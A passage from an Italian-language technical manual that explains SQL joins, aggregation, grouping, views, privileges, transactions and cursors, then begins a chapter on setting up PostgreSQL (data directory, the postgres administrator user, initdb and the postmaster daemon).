Figura 323.1. Tabelle '**Articoli**' e '**Movimenti**' di una gestione del magazzino ipotetica.

```
.=====================.
|Articoli             |
|---------------------|
|Codice|Descrizione   |
|------|--------------|
|vite30|Vite 3 mm     |
|dado30|Dado 3 mm     |
|rond50|Rondella 5 mm |
'====================='

.===============================.
|Movimenti                      |
|-------------------------------|
|Codice|Data      |Carico|Scarico|
|------|----------|------|-------|
|dado30|01/01/1999|  1200|       |
|vite30|01/01/1999|      |    800|
|vite30|03/01/1999|  2000|       |
|rond50|03/01/1999|      |    500|
'==============================='
```

Da questa situazione si vuole ottenere il join della tabella '**Movimenti**' con tutte le informazioni corrispondenti della tabella '**Articoli**', basando il riferimento sulla colonna '**Codice**'. In pratica si vuole ottenere la tabella della figura 323.2.

Tabella 323.8. Risultato del join che si intende ottenere tra la tabella '**Movimenti**' e la tabella '**Articoli**'.

```
.----------------------------------------------.
|Codice|Data      |Carico|Scarico|Descrizione   |
|------|----------|------|-------|--------------|
|dado30|01/01/1999|  1200|       |Dado 3 mm     |
|vite30|01/01/1999|      |    800|Vite 3 mm     |
|vite30|03/01/1999|  2000|       |Vite 3 mm     |
|rond50|03/01/1999|      |    500|Rondella 5 mm |
'=============================================='
```

Considerato che da un'istruzione '**SELECT**' contenente il riferimento a più tabelle si genera il prodotto tra queste, si pone poi il problema di eseguire una proiezione delle colonne desiderate e, soprattutto, di selezionare le righe. In questo caso, la selezione deve essere basata sulla corrispondenza tra la colonna '**Codice**' della prima tabella, con la stessa colonna della seconda. Dovendo fare riferimento a due colonne di tabelle differenti, aventi però lo stesso nome, diviene indispensabile indicare i nomi delle colonne prefissandoli con i nomi delle tabelle rispettive.

```
SELECT
    Movimenti.Codice,
    Movimenti.Data,
    Movimenti.Carico,
    Movimenti.Scarico,
    Articoli.Descrizione
    FROM Movimenti, Articoli
    WHERE Movimenti.Codice = Articoli.Codice;
```

L'interrogazione simultanea di più tabelle si presta anche per elaborazioni della stessa tabella più volte. In tal caso, diventa obbligatorio l'uso degli alias. Si osservi il caso seguente:

```
SELECT Ind1.Cognome, Ind1.Nome
    FROM Indirizzi AS Ind1, Indirizzi AS Ind2
    WHERE
        Ind1.Cognome = Ind2.Cognome
    AND Ind1.Nome <> Ind2.Nome
```

Il senso di questa interrogazione, che utilizza la stessa tabella degli indirizzi per due volte con due alias differenti, è quello di ottenere l'elenco delle persone che hanno lo stesso cognome, avendo

però un nome differente.

Esiste anche un'altra situazione in cui si ottiene l'interrogazione simultanea di più tabelle: l'*unione* . Si tratta semplicemente di attaccare il risultato di un'interrogazione su una tabella con quello di un'altra tabella, quando le colonne finali appartengono allo stesso tipo di dati.

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
        FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N ]
        [WHERE condizione ]
    UNION
        SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
            FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N ]
            [WHERE condizione ]
```

Lo schema sintattico dovrebbe essere abbastanza esplicito: si uniscono due istruzioni '**`SELECT`**' in un risultato unico, attraverso la parola chiave '**`UNION`**'.

323.6.4 Condizioni

La condizione che esprime la selezione delle righe può essere composta come si vuole, purché il risultato sia di tipo logico e i dati a cui si fa riferimento provengano dalle tabelle di partenza. Quindi si possono usare anche altri operatori di confronto, funzioni e operatori booleani.

È bene ricordare che il valore indefinito, rappresentato da '**`NULL`**', è diverso da qualunque altro valore, compreso un altro valore indefinito. Per verificare che un valore sia o non sia indefinito, si deve usare l'operatore '**`IS NULL`**' oppure '**`IS NOT NULL`**'.

323.6.5 Aggregazioni

L'aggregazione è una forma di interrogazione attraverso cui si ottengono risultati riepilogativi del contenuto di una tabella, in forma di tabella contenente una sola riga. Per questo si utilizzano delle funzioni speciali al posto dell'espressione che esprime le colonne del risultato. Queste funzioni restituiscono un solo valore e come tali concorrono a creare un'unica riga. Le funzioni di aggregazione sono: '**`COUNT()`**', '**`SUM()`**', '**`MAX()`**', '**`MIN()`**', '**`AVG()`**'. Per intendere il problema, si osservi l'esempio seguente:

```
SELECT COUNT(*) FROM Movimenti WHERE <synellipsis>
```

In questo caso, quello che si ottiene è solo il numero di righe della tabella '**`Movimenti`**' che soddisfano la condizione posta dopo la parola chiave '**`WHERE`**' (qui non è stata indicata). L'asterisco posto come parametro della funzione '**`COUNT()`**' rappresenta effettivamente l'elenco di tutti i nomi delle colonne della tabella '**`Movimenti`**'.

Quando si utilizzano funzioni di questo tipo, occorre considerare che l'elaborazione si riferisce alla tabella virtuale generata dopo la selezione posta da '**`WHERE`**'.

La funzione '**`COUNT()`**' può essere descritta attraverso la sintassi seguente:

```
COUNT( * )
```

```
COUNT( [DISTINCT|ALL] lista_colonne )
```

Utilizzando la forma già vista, quella dell'asterisco, si ottiene solo il numero delle righe della tabella. L'opzione '**`DISTINCT`**', seguita da una lista di nomi di colonne, fa in modo che vengano contate le righe contenenti valori differenti per quel gruppo di colonne. L'opzione '**`ALL`**' è implicita quando non si usa '**`DISTINCT`**' e indica semplicemente di contare tutte le righe.

Il conteggio delle righe esclude in ogni caso quelle in cui il contenuto di tutte le colonne selezionate è indefinito ('**NULL**').

Le altre funzioni aggreganti non prevedono l'asterisco, perché fanno riferimento a un'espressione che genera un risultato per ogni riga ottenuta dalla selezione.

```
SUM( [DISTINCT|ALL] espressione )
```

```
MAX( [DISTINCT|ALL] espressione )
```

```
MIN( [DISTINCT|ALL] espressione )
```

```
AVG( [DISTINCT|ALL] espressione )
```

In linea di massima, per tutti questi tipi di funzioni aggreganti, l'espressione deve generare un risultato numerico, sul quale calcolare la sommatoria, '**SUM()**', il valore massimo, '**MAX()**', il valore minimo, '**MIN()**', la media, '**AVG()**'.

L'esempio seguente calcola lo stipendio medio degli impiegati, ottenendo i dati da un'ipotetica tabella '**Emolumenti**', limitandosi ad analizzare le righe riferite a un certo settore.

```
SELECT AVG( Stipendio ) FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

L'esempio seguente è una variante in cui si estraggono rispettivamente lo stipendio massimo, medio e minimo.

```
SELECT MAX( Stipendio ), AVG( Stipendio ), MIN( Stipendio ) FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

L'esempio seguente è invece volutamente **errato**, perché si mescolano funzioni aggreganti assieme a espressioni di colonna normali.

```
-- Esempio errato
SELECT MAX( Stipendio ), Settore FROM Emolumenti
    WHERE Settore = 'Amministrazione'
```

323.6.6 Raggruppamenti

Le aggregazioni possono essere effettuate in riferimento a gruppi di righe, distinguibili in base al contenuto di una o più colonne. In questo tipo di interrogazione si può generare solo una tabella composta da tante colonne quante sono quelle prese in considerazione dalla clausola di raggruppamento, assieme ad altre contenenti solo espressioni di aggregazione.

Alla sintassi normale già vista nelle sezioni precedenti, si aggiunge la clausola '**GROUP BY**'.

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
    FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N ]
    [WHERE condizione ]
    GROUP BY colonna_1 [,...]
```

Per comprendere l'effetto di questa sintassi, si deve scomporre idealmente l'operazione di selezione da quella di raggruppamento:

1. la tabella ottenuta dall'istruzione '**SELECT**...**FROM**' viene filtrata dalla condizione '**WHERE**';
2. la tabella risultante viene riordinata in modo da raggruppare le righe in cui i contenuti delle colonne elencate dopo la clausola '**GROUP BY**' sono uguali;
3. su questi gruppi di righe vengono valutate le funzioni di aggregazione.

Figura 323.3. Carichi e scarichi in magazzino.

```
.====================================.
|Movimenti                           |
|------------------------------------|
|Codice|Data      |Carico|Scarico|... |
|------|----------|------|-------|----|
|vite40|01/01/1999|  1200|       |... |
|vite30|01/01/1999|      |    800|... |
|vite40|01/01/1999|  1500|       |... |
|vite30|02/01/1999|      |   1000|... |
|vite30|03/01/1999|  2000|       |... |
|rond50|03/01/1999|      |    500|... |
|vite40|04/01/1999|  2200|       |... |
'===================================='
```

Si osservi la tabella riportata in figura 323.3, mostra la solita sequenza di carichi e scarichi di magazzino. Si potrebbe porre il problema di conoscere il totale dei carichi e degli scarichi per ogni articolo di magazzino. La richiesta può essere espressa con l'istruzione seguente:

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice
```

Quello che si ottiene appare nella figura 323.4.

Figura 323.4. Carichi e scarichi in magazzino.

```
.-------------------------------.
|Codice|SUM(Carico)|SUM(Scarico)|
|------|-----------|------------|
|vite40|      4900 |            |
|vite30|      2000 |       1800 |
|rond50|           |        500 |
'-------------------------------'
```

Volendo si possono fare i raggruppamenti in modo da avere i totali distinti anche in base al giorno, come nell'istruzione seguente:

```
SELECT Codice, Data, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice, Data
```

Come già affermato, la condizione posta dopo la parola chiave '**`WHERE`**' serve a filtrare inizialmente le righe da considerare nel raggruppamento. Se quello che si vuole è filtrare ulteriormente il risultato di un raggruppamento, occorre usare la clausola '**`HAVING`**'.

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
    FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N ]
    [WHERE condizione ]
    GROUP BY colonna_1 [,...]
    HAVING condizione
```

L'esempio seguente serve a ottenere il raggruppamento dei carichi e scarichi degli articoli, limitando però il risultato a quelli per i quali sia stata fatta una quantità di scarichi consistente (superiore a 1000 unità).

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
    GROUP BY Codice
    HAVING SUM( Scarico ) > 1000
```

Dall'esempio già visto in figura 323.4 risulterebbe escluso l'articolo '**`rond50`**'.

323.7 Trasferimento di dati in un'altra tabella

Alcune forme particolari di richieste SQL possono essere utilizzate per inserire dati in tabelle esistenti o per crearne di nuove.

323.7.1 Creazione di una nuova tabella a partire da altre

L'istruzione '**SELECT**' può servire per creare una nuova tabella a partire dai dati ottenuti dalla sua interrogazione.

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
    INTO TABLE tabella_da_generare
    FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N ]
    [WHERE condizione ]
```

L'esempio seguente crea la tabella '**Mia_prova**' come risultato della fusione delle tabelle '**Indirizzi**' e '**Presenze**'.

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    INTO TABLE Mia_prova
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

323.7.2 Inserimento in una tabella esistente

L'inserimento di dati in una tabella esistente prelevando da dati contenuti in altre, può essere fatta attraverso l'istruzione '**INSERT**' sostituendo la clausola '**VALUES**' con un'interrogazione ('**SELECT**').

```
INSERT INTO nome_tabella [(colonna_1...colonna_N )]
    SELECT espressione_1, ... espressione_N
        FROM tabelle_di_origine
        [WHERE condizione ]
```

L'esempio seguente aggiunge alla tabella dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
        PresenzeStorico.Codice,
        PresenzeStorico.Giorno,
        PresenzeStorico.Ingresso,
        PresenzeStorico.Uscita
    )
    SELECT
        Presenze.Codice,
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita
        FROM Presenze
        WHERE Presenze.Giorno <= '01/01/1999';

DELETE FROM Presenze WHERE Giorno <= '01/01/1999';
```

323.8 Viste

Le viste sono delle tabelle virtuali ottenute a partire da tabelle vere e proprie o da altre viste, purché non si formino ricorsioni. Il concetto non dovrebbe risultare strano. In effetti, il risultato delle interrogazioni è sempre in forma di tabella. La vista crea una sorta di interrogazione permanente che acquista la personalità di una tabella normale.

```
CREATE VIEW nome_vista [(colonna_1[,...colonna_N)]]
    AS richiesta
```

Dopo la parola chiave '**AS**' deve essere indicato ciò che compone un'istruzione '**SELECT**'. L'esempio seguente, genera la vista dei movimenti di magazzino del solo articolo '**vite30**'.

```
CREATE VIEW Movimenti_Vite30
    AS SELECT Codice, Data, Carico, Scarico
        FROM Movimenti
        WHERE Codice = 'vite30'
```

L'eliminazione di una vista si ottiene con l'istruzione '**DROP VIEW**', come illustrato dallo schema sintattico seguente:

```
DROP VIEW nome_vista
```

Volendo eliminare la vista '**Movimenti_Vite30**', si può intervenire semplicemente come nell'esempio seguente:

```
DROP VIEW Movimenti_Vite30
```

323.9 Controllare gli accessi

La gestione degli accessi in una base di dati è molto importante e potenzialmente indipendente dall'eventuale gestione degli utenti del sistema operativo sottostante. Per quanto riguarda i sistemi Unix, il DBMS può riutilizzare la definizione degli utenti del sistema operativo, farvi riferimento, oppure astrarsi completamente.

Un DBMS SQL richiede la presenza di un DBA (*Data base administrator*) che in qualità di amministratore ha sempre tutti i privilegi necessari a intervenire come vuole nel DBMS. Il nome simbolico predefinito per questo utente dal linguaggio SQL è '**_SYSTEM**'.

Il sistema di definizione degli utenti è esterno al linguaggio SQL, perché SQL si occupa solo di stabilire i privilegi legati alle tabelle.

323.9.1 Creatore

L'utente che crea una tabella, o un'altra risorsa, è il suo creatore. Su tale risorsa è l'unico utente che possa modificarne la struttura e che possa eliminarla. In pratica è l'unico che possa usare le istruzioni '**DROP**' e '**ALTER**'. Chi crea una tabella, o un'altra risorsa, può concedere o revocare i privilegi degli altri utenti su di essa.

323.9.2 Tipi di privilegi

I privilegi che si possono concedere o revocare su una risorsa sono di vario tipo, espressi attraverso una parola chiave particolare. È bene considerare i casi seguenti:

- '**SELECT**' -- rappresenta l'operazione di lettura del valore di un oggetto della risorsa, per esempio dei valori di una riga da una tabella (in pratica si riferisce all'uso dell'istruzione '**SELECT**');

- '**INSERT**' -- rappresenta l'azione di inserire un nuovo oggetto nella risorsa, come l'inserimento di una riga in una tabella;
- '**UPDATE**' -- rappresenta l'operazione di aggiornamento del valore di un oggetto della risorsa, per esempio la modifica del contenuto di una riga di una tabella;
- '**DELETE**' -- rappresenta l'eliminazione di un oggetto dalla risorsa, come la cancellazione di una riga da una tabella;
- '**ALL PRIVILEGES**' -- rappresenta simultaneamente tutti i privilegi possibili riferiti a un oggetto.

323.9.3 Concedere i privilegi

I privilegi su una tabella, o su un'altra risorsa, vengono concessi attraverso l'istruzione '**GRANT**'.

```
GRANT privilegi
    ON risorsa [,...]
    TO utenti
    [WITH GRANT OPTION]
```

Nella maggior parte dei casi, le risorse da controllare coincidono con una tabella. L'esempio seguente permette all'utente '**Pippo**' di leggere il contenuto della tabella '**Movimenti**'.

```
GRANT SELECT ON Movimenti TO Pippo
```

L'esempio seguente, concede tutti i privilegi sulla tabella '**Movimenti**' agli utenti '**Pippo**' e '**Arturo**'.

```
GRANT ALL PRIVILEGES ON Movimenti TO Pippo, Arturo
```

L'opzione '**WITH GRANT OPTION**' permette agli utenti presi in considerazione di concedere a loro volta tali privilegi ad altri utenti. L'esempio seguente concede all'utente '**Pippo**' di accedere in lettura al contenuto della tabella '**Movimenti**' e gli permette di concedere lo stesso privilegio ad altri.

```
GRANT SELECT ON Movimenti TO Pippo WITH GRANT OPTION
```

323.9.4 Revocare i privilegi

I privilegi su una tabella, o un'altra risorsa, vengono revocati attraverso l'istruzione '**REVOKE**'.

```
REVOKE privilegi
    ON risorsa [,...]
    FROM utenti
```

L'esempio seguente toglie all'utente '**Pippo**' il permesso di accedere in lettura al contenuto della tabella '**Movimenti**'.

```
REVOKE SELECT ON Movimenti FROM Pippo
```

L'esempio seguente toglie tutti i privilegi sulla tabella '**Movimenti**' agli utenti '**Pippo**' e '**Arturo**'.

```
REVOKE ALL PRIVILEGES ON Movimenti FROM Pippo, Arturo
```

323.10 Controllo delle transazioni

Una transazione SQL, è una sequenza di istruzioni che rappresenta un corpo unico dal punto di vista della memorizzazione effettiva dei dati. In altre parole, secondo l'SQL, la registrazione delle modifiche apportate alla base di dati avviene in modo asincrono, raggruppando assieme l'effetto di gruppi di istruzioni determinati.

Una transazione inizia nel momento in cui l'interprete SQL incontra delle istruzioni determinate, terminando con l'istruzione '**`COMMIT`**', oppure '**`ROLLBACK`**': nel primo caso si conferma la transazione che viene memorizzata regolarmente, mentre nel secondo si richiede di annullare le modifiche apportate dalla transazione:

```
COMMIT [WORK]
```

```
ROLLBACK [WORK]
```

Stando così le cose, si intende la necessità di utilizzare regolarmente l'istruzione '**`COMMIT`**' per memorizzare i dati quando non esiste più la necessità di annullare le modifiche.

```
COMMIT

INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )

COMMIT
```

L'esempio mostra un uso intensivo dell'istruzione '**`COMMIT`**', dove dopo l'inserimento di una riga nella tabella '**`Indirizzi`**', viene confermata immediatamente la transazione.

```
COMMIT

INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )

ROLLBACK
```

Questo esempio mostra un ripensamento (per qualche motivo). Dopo l'inserimento di una riga nella tabella '**`Indirizzi`**', viene annullata la transazione, riportando la tabella allo stato precedente.

323.11 Cursori

Quando il risultato di un'interrogazione SQL deve essere gestito all'interno di un programma, si pone un problema nel momento in cui ciò che si ottiene è più di una sola riga. Per poter scorrere un elenco ottenuto attraverso un'istruzione '**`SELECT`**', riga per riga, si deve usare un *cursore*.

La dichiarazione e l'utilizzo di un cursore avviene all'interno di una transazione. Quando la transazione si chiude attraverso un '**`COMMIT`**' o un '**`ROLLBACK`**', si chiude anche il cursore.

323.11.1 Dichiarazione e apertura

L'SQL prevede due fasi prima dell'utilizzo di un cursore: la dichiarazione e la sua apertura:

```
DECLARE cursore [INSENSITIVE] [SCROLL] CURSOR FOR
    SELECT ...
```

```
OPEN cursore
```

Nella dichiarazione, la parola chiave '**INSENSITIVE**' serve a stabilire che il risultato dell'interrogazione che si scandisce attraverso il cursore, non deve essere sensibile alle variazioni dei dati originali; la parola chiave '**SCROLL**' indica che è possibile estrarre più righe simultaneamente attraverso il cursore.

```
DECLARE Mio_cursore CURSOR FOR
    SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la dichiarazione del cursore '**Mio_cursore**', abbinato alla selezione delle colonne composte dal collegamento di due tabelle, '**Presenze**' e '**Indirizzi**', dove le righe devono avere lo stesso numero di codice. Per attivare questo cursore, lo si deve aprire come nell'esempio seguente:

```
OPEN Mio_cursore
```

323.11.2 Scansione

La scansione di un'interrogazione inserita in un cursore, avviene attraverso l'istruzione '**FETCH**'. Il suo scopo è quello di estrarre una riga alla volta, in base a una posizione, relativa o assoluta.

```
FETCH [ [ NEXT | PRIOR | FIRST | LAST | { ABSOLUTE | RELATIVE } n ]
    FROM cursore ]
    INTO :variabile [,...]
```

Le parole chiave '**NEXT**', '**PRIOR**', '**FIRST**', '**LAST**', permettono rispettivamente di ottenere la riga successiva, quella precedente, la prima e l'ultima. Le parole chiave '**ABSOLUTE**' e '**RELATIVE**' sono seguite da un numero, corrispondente alla scelta della riga *n*-esima, rispetto all'inizio del gruppo per il quale è stato definito il cursore ('**ABSOLUTE**'), oppure della riga *n*-esima rispetto all'ultima riga estratta da un'istruzione '**FETCH**' precedente.

Le variabili indicate dopo la parola chiave '**INTO**', che in particolare sono precedute da due punti ('**:**'), ricevono ordinatamente il contenuto delle varie colonne della riga estratta. Naturalmente, le variabili in questione devono appartenere a un linguaggio di programmazione che incorpora l'SQL, dal momento che l'SQL stesso non fornisce questa possibilità.

```
FETCH NEXT FROM Mio_cursore
```

L'esempio mostra l'uso tipico di questa istruzione, dove si legge la riga successiva (se non ne sono state lette fino a questo punto, si tratta della prima), dal cursore dichiarato e aperto precedentemente. L'esempio seguente è identico dal punto di vista funzionale.

```
FETCH RELATIVE 1 FROM Mio_cursore
```

I due esempi successivi sono equivalenti e servono a ottenere la riga precedente.

```
FETCH PRIOR FROM Mio_cursore
```

```
FETCH RELATIVE -1 FROM Mio_cursore
```

323.11.3 Chiusura

Il cursore, al termine dell'utilizzo, deve essere chiuso:

```
CLOSE cursore
```

Seguendo gli esempi visti in precedenza, per chiudere il cursore '**`Mio_cursore`**' basta l'istruzione seguente:

```
CLOSE Mio_cursore
```

323.12 Riferimenti

- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill
- James Hoffmann, *Introduction to Structured Query Language*

  <*http://www.highcroft.com/highcroft/sql_intro.pdf*>
- *SQL Standard Home Page*

  <*http://www.jcc.com/sql_stnd.html*>
- *SQL Reference Page*

  <*http://www.contrib.andrew.cmu.edu/~shadow/sql.html*>
- *ISO/IEC 9075:1992, Database Language SQL*

  <*http://www.contrib.andrew.cmu.edu/~shadow/sql/sql1992.txt*>

PostgreSQL: struttura e preparazione

PostgreSQL [1] è un DBMS (*Data base management system*) relazionale esteso agli oggetti. In questo capitolo si vuole introdurre al suo utilizzo e accennare alla sua struttura, senza affrontare le particolarità del linguaggio di interrogazione. Il nome lascia intendere che si tratti di un DBMS in grado di comprendere le istruzioni SQL, anche se per il momento l'aderenza a quello standard è solo parziale.

324.1 Struttura dei dati nel file system

PostgreSQL, a parte i programmi binari, gli script e la documentazione, colloca i file di gestione delle basi di dati a partire da una certa directory, che nella documentazione originale viene definita '**`PGDATA`**'. Questo è il nome di una variabile di ambiente che può essere utilizzato per informare i vari programmi di PostgreSQL della sua collocazione; tuttavia, di solito questo meccanismo della variabile di ambiente non viene utilizzato, specificando tale directory in fase di compilazione dei sorgenti.

Questa directory corrisponde solitamente anche alla directory iniziale dell'utente di sistema per l'amministrazione di PostgreSQL, che dovrebbe essere '**`postgres`**', per cui si potrebbe anche indicare come '`~postgres/`'.

In ogni caso, questa directory è normalmente '`/var/lib/pgsql/`' e tutto ciò che si trova al suo interno appartiene all'utente '**`postgres`**', anche se i permessi per il gruppo e gli altri utenti variano a seconda della circostanza.

Inizialmente, questa directory dovrebbe contenere una serie di file il cui nome inizia per '`pg_*`'. Alcuni di questi sono file di testo, altri sono dei *cataloghi*, ovvero delle tabelle che servono alla gestione del DBMS e non fanno parte delle basi di dati normali. Se per qualche ragione si utilizza l'utente '**`postgres`**', essendo questa la sua directory personale, potrebbero apparire altri file che riguardano la personalizzazione di questo utente ('`.profile`', '`.bash_history`', o altre cose simili, in funzione dei programmi che si utilizzano).

All'interno di questa directory si trova normalmente la sottodirectory '`base/`', da cui si articolano le basi di dati che vengono create di volta in volta: ogni base di dati ottiene una sua sottodirectory ulteriore. Per creare una nuova base di dati, PostgreSQL fa uso di una base di dati di partenza: '**`template1`**'. I file di questa si trovano all'interno di '`base/template1/`'.

324.1.1 Opzioni per la definizione della directory «PGDATA» attraverso la riga di comando

Tutti i programmi che compongono il sistema di PostgreSQL, che hanno la necessità di sapere dove si trovano i dati, oltre al meccanismo della variabile di ambiente '**`PGDATA`**' permettono di indicare tale directory attraverso un'opzione della riga di comando. I programmi più importanti, precisamente '**`postmaster`**' e '**`createdb`**', riconoscono l'opzione '**`-D`**'. Come si può intuire, l'utilizzo di questa opzione, o di un'altra equivalente per gli altri programmi, fa in modo che l'indicazione della variabile '**`PGDATA`**' non abbia effetto.

[1] **PostgreSQL** software libero con licenza speciale

324.1.2 Amministratore

Una particolarità di PostgreSQL sta nella definizione dell'amministratore di questo servizio. In pratica potrebbe trattarsi di una persona diversa dall'amministratore del sistema, l'utente '**root**', corrispondente di solito all'utente '**postgres**'.

Quando la propria distribuzione GNU/Linux è già predisposta per PostgreSQL, l'utente '**postgres**' dovrebbe già essere stato previsto (non importa il numero UID che gli sia stato abbinato), ma quasi sicuramente la parola d'ordine dovrebbe essere «impossibile», come nell'esempio seguente:

```
postgres:!:100:101:PostgreSQL Server:/var/lib/pgsql:/bin/bash
```

Come si vede, il campo della parola d'ordine è occupato da un punto esclamativo che di fatto impedisce l'accesso all'utente '**postgres**'.

A questo punto si pongono due alternative, a seconda che si voglia affidare la gestione del DBMS allo stesso utente '**root**' oppure che si voglia incaricare per questo un altro utente. Nel primo caso non occorrono cambiamenti: l'utente '**root**' può diventare '**postgres**' quando vuole con il comando '**su**';

```
# su postgres
```

nel secondo caso, l'attribuzione di una parola d'ordine all'utente '**postgres**' permetterà a una persona diversa di amministrare il DBMS.

```
# passwd postgres
```

È bene ripetere che la directory iniziale di questo utente fittizio (in questo caso '/var/lib/pgsql/') coincide con il punto di inizio della struttura dei dati del DBMS.

324.1.3 Creazione del sistema di basi di dati

La prima volta che si installa PostgreSQL, è molto probabile che venga predisposta automaticamente la directory '~postgres/'. Se così non fosse, o se per qualche motivo si dovesse intervenire manualmente, si può utilizzare '**initdb**', che per farlo si avvale di alcune informazioni contenute nella directory definita dalla variabile di ambiente '**PGLIB**', che dovrebbe corrispondere a '/usr/lib/pgsql/'.

```
initdb [opzioni]
```

Lo schema sintattico mostra in modo molto semplice l'uso di '**initdb**'. Se si definiscono correttamente le variabili di ambiente '**PGLIB**' e '**PGDATA**', si può fare anche a meno delle opzioni, diversamente diventa necessario dare queste due informazioni attraverso le opzioni della riga di comando.

La directory definita dalla variabile '**PGLIB**', ovvero quella che di solito corrisponde a '/usr/lib/pgsql/', serve a '**initdb**' per raggiungere due file: 'global1.bki.source' e 'local1_template1.bki.source'. Questi due sono in pratica degli script che servono rispettivamente a generare i file della directory iniziale del sistema di basi di dati, ovvero '~postgres/*' ('/var/lib/pgsql/*'), e della base di dati '**template1**', corrispondente di solito al contenuto della directory '~postgres/base/template1/'. In breve, '**template1**' è lo scheletro utilizzato per la creazione di ogni nuova base di dati.

Prima di avviare '**initdb**', è bene utilizzare l'identità dell'utente amministratore di PostgreSQL:

```
# su postgres
```

Successivamente, avviando '**initdb**', con le indicazioni corrette delle directory corrispondenti alle variabili '**PGLIB**' e '**PGDATA**', si ottengono delle segnalazioni simili a quelle seguenti (si presume che la directory iniziale '**PGDATA**' sia già stata creata e appartenga all'utente '**postgres**').

```
postgres$ initdb --pglib=/usr/lib/pgsql --pgdata=/var/lib/pgsql
```

```
We are initializing the database system with username postgres (uid=100).
This user will own all the files and must also own the server process.

Creating Postgres database system directory /var/lib/pgsql/base

Creating template database in /var/lib/pgsql/base/template1

Creating global classes in /var/lib/pgsql/base

Adding template1 database to pg_database...

Vacuuming template1
Creating public pg_user view
Creating view pg_rules
Creating view pg_views
Creating view pg_tables
Creating view pg_indexes
Loading pg_description
```

Alcune opzioni

`--pglib=`*directory_pglib* | `-l` *directory_pglib*

Permette di definire la directory all'interno della quale '**initdb**' deve cercare gli script che servono a ricreare il sistema di basi di dati di PostgreSQL.

`--pgdata=`*directory_pgdata* | `-r` *directory_pgdata*

Stabilisce la directory iniziale del sistema di basi di dati di PostgreSQL che si vuole creare.

`--username=`*amministratore* | `-u` *amministratore*

Questa opzione, permette eventualmente di utilizzare '**initdb**' con i privilegi dell'utente '**root**', definendo in questo modo chi debba essere l'amministratore di PostgreSQL. In generale, questa opzione potrebbe anche non funzionare; per evitare problemi conviene avviare '**initdb**' utilizzando l'identità dell'amministratore PostgreSQL.

`--template` | `-t`

Fa in modo di ricostruire lo scheletro '**template1**', senza intervenire negli altri dati del sistema di basi di dati. Può essere utile se per qualche motivo '**template1**' risulta danneggiato.

324.2 Impostazione cliente-servente e amministrazione

Il DBMS di PostgreSQL si basa su un sistema cliente-servente, in cui, il programma che vuole interagire con una base di dati determinata deve farlo attraverso delle richieste inviate a un servente. In questo modo, il servizio può essere esteso anche attraverso la rete.

L'organizzazione di PostgreSQL prevede la presenza di un demone sempre in ascolto (può trattarsi di un socket di dominio Unix o anche di una porta TCP, che di solito corrisponde al numero 5432). Quando questo riceve una richiesta valida per iniziare una connessione, attiva una copia

del servente vero e proprio (*back-end*), a cui affida la connessione con il cliente. Il demone in ascolto per le richieste di nuove connessioni è '**`postmaster`**', mentre il servente è '**`postgres`**'.[2]

Generalmente, il demone '**`postmaster`**' viene avviato attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete. In pratica, di solito si utilizza uno script collocato all'interno di '`/etc/rc.d/init.d/`', o in un'altra collocazione simile, per l'avvio e l'interruzione del servizio.

Durante il funzionamento del sistema, quando alcuni clienti sono connessi, si può osservare una dipendenza del tipo rappresentato dallo schema seguente:

```
...
|
|-postmaster-+-postgres
|            |-postgres
|            `-postgres
...
```

324.2.1 # postmaster

`postmaster` [*opzioni*]

'**`postmaster`**' è il demone che si occupa di restare in ascolto in attesa di una richiesta di connessione con un servente '**`postgres`**' (il programma terminale, o *back-end* in questo contesto). Quando riceve questo tipo di richiesta mette in connessione il cliente (o *front-end*) con una nuova copia del servente '**`postgres`**'.

Per poter compiere il suo lavoro deve essere a conoscenza di alcune notizie essenziali, tra cui in particolare: la collocazione di '**`postgres`**' (se questo non è in uno dei percorsi della variabile '**`PATH`**') e la directory da cui si dirama il sistema di file che costituisce il sistema delle varie basi di dati. Queste notizie possono essere predefinite, nella configurazione usata al momento della compilazione dei sorgenti, oppure possono essere indicate attraverso la riga di comando.

> '**`postmaster`**', assieme ai processi da lui controllati (il *back-end*), gestiscono una serie di file che compongono le varie basi di dati del sistema. Trattandosi di un sistema di gestione dei dati molto complesso, è bene evitare di inviare il segnale '**`SIGKILL`**' (9), perché con questo si provoca la conclusione immediata del processo destinatario e di tutti i suoi discendenti, senza permettere una conclusione corretta. Al contrario, gli altri segnali sono accettabili, come per esempio un '**`SIGTERM`**' che viene utilizzato in modo predefinito quando si esegue un '**`kill`**'.

Alcune opzioni

`-D` *directory_dei_dati*

Permette di specificare la directory di inizio della struttura dei dati del DBMS.

`-S`

